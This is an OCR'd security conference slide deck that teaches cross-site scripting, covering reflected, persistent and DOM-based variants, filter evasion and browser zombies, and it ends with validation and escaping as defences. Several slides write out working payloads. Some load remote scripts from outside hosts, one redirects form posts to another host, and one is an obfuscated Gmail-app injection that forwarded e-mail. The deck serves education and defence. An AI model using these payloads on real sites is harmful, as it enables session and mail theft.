OS OBJECTIF SÉCURITÉ
Architecte de la sécurité informatique

# Cross Site Scripting for Dummies

Philippe Oechslin, Objectif Sécurité

# Agenda

- What is XSS
- XSS from simple to complex
  - Simple
  - Advanced
  - IDS evasion
  - Stealing data from servers
  - Creating zombies
- 15 demos, live or recreated
- Protection

# What is cross site scripting ?

- No 2 on the OWASP top 10 list

| OWASP Top 10 – 2010 |
| --- |
| A1 – Injection |
| A2 – Cross-Site Scripting (XSS) |

- XSS is a special case of injection
  - Injection into a Web page

# Injection attacks

- If an application accepts ***inputs*** from the user

  and

- If that application uses these inputs in a specific ***context***

  then

- The inputs can have special ***effects***


- For XSS, the context is the web page
  - Html code
  - Javascript code

# Examples: HTML

- Ford motors



- The daily express


- HEIG-VD…



# Examples: Javascript

- Run scripts from other sites: NYSE




- Stealing cookies

# Reflexive vs Persistent

- If the attack is coded in the URL, we have to trick the victim into clicking on a link
  - The server will ***reflect*** the attack back to the victim
- If we can store the attack on the web site, it will be ***persistent***.
  - Typical example: guestbook, forums, comments

# Example: persistent XSS

- La-nai CMS

Last visited pages

| Date-Time | IP Address | URI |
|---|---|---|
| 14 Mar 2011 14:26 | 62.167.92.237 | /module.php?modname=log |
| 14 Mar 2011 14:26 | 62.167.92.237 | /module.php?modname=search |
| 14 Mar 2011 14:26 | 62.167.92.237 | /?modname=log |
| 14 Mar 2011 14:25 | 62.167.92.237 | / |
| 14 Mar 2011 14:18 | 62.167.92.237 | / |

# DOM based XSS

- In DOM based XSS, it is not the web server that inserts the malicious data into the document, but the document itself!

```
pos=document.URL.indexOf("name=")+5;

docuemnt.write(
    document.URL.substring(pos,document.URL.length)
    );
```

- If a name anchor (#) is used, the server will not see the attack
- If the file local, the attack will execute with hi privileges, without a server

# IDS Evasion

- Some characters or keywords my be blocked by the server or a filter
  - Use encoding:
    - Character encoding: %3d, = , …
    - String.fromCharCode(120,115,115)
    - Regexp /hello world/ = “hello world "
    - Avoid *script*: <img src=“/“ onerror=alert(“xss”)>
- Abuse Javascript frameworks
- Work on the DOM model

# IDS Evasion

- Abusing the javascript framework

  field1=" onclick="$('form').attr('action', 'http://www.objectif-securite.ch/post')"> <p id="

- Abusing the DOM model

  field1="onclick= var e=document.createElement('scr'+'ipt'); e.src='http://osq.ch/xss.js'; document['bo' +'dy'].appendChild(e) "& field2=" onclick=attack() "

# Exploiting the server

- In some cases, the server needs to render the HTML pages
  - It will not execute javascript but….
- Using the ***embed*** command
  - Gives access to local files
  - Allows to do internal scans!

# New sources of XSS

- iPhone and Android apps can make use of HTML, CSS and JavaScript
- In december, Ben Schmidt, found a hole in the Android Gmail App that allowed to inject javascript into e-mail addresses
  - It made it possible to sliently forward all the e-mail.
- Email address :

  **" onload='var f=String.fromCharCode;var d=document;**
  **var s=d.createElement(f(83,67,82,73,80,84));**
  **s.src=f(47,47,66,73,84,46,76,89,47,105,51,51,72,100,86);d.getElementsByTagName(f(72,69,65,68))[0].appendChild(s);' "@somedmn.com**

# JavaScript Zombies

- What can you do once you can inject Javascript?
- Ex: BeEF: the browser exploitation framework
  - Key logger
  - Sends browser exploits
  - Remote commands the browser to do port scans
- HEIG


**HEIG-VD Security Days Registration**

# How to protect: it should be easy

- Never trust user inputs
  - Do the following ***two*** things:
- Validation: accept only expected inputs
- Escaping: remove side-effects when using user inputs

```
print htmlentities($user_input);

print htmlentities("hello world");
```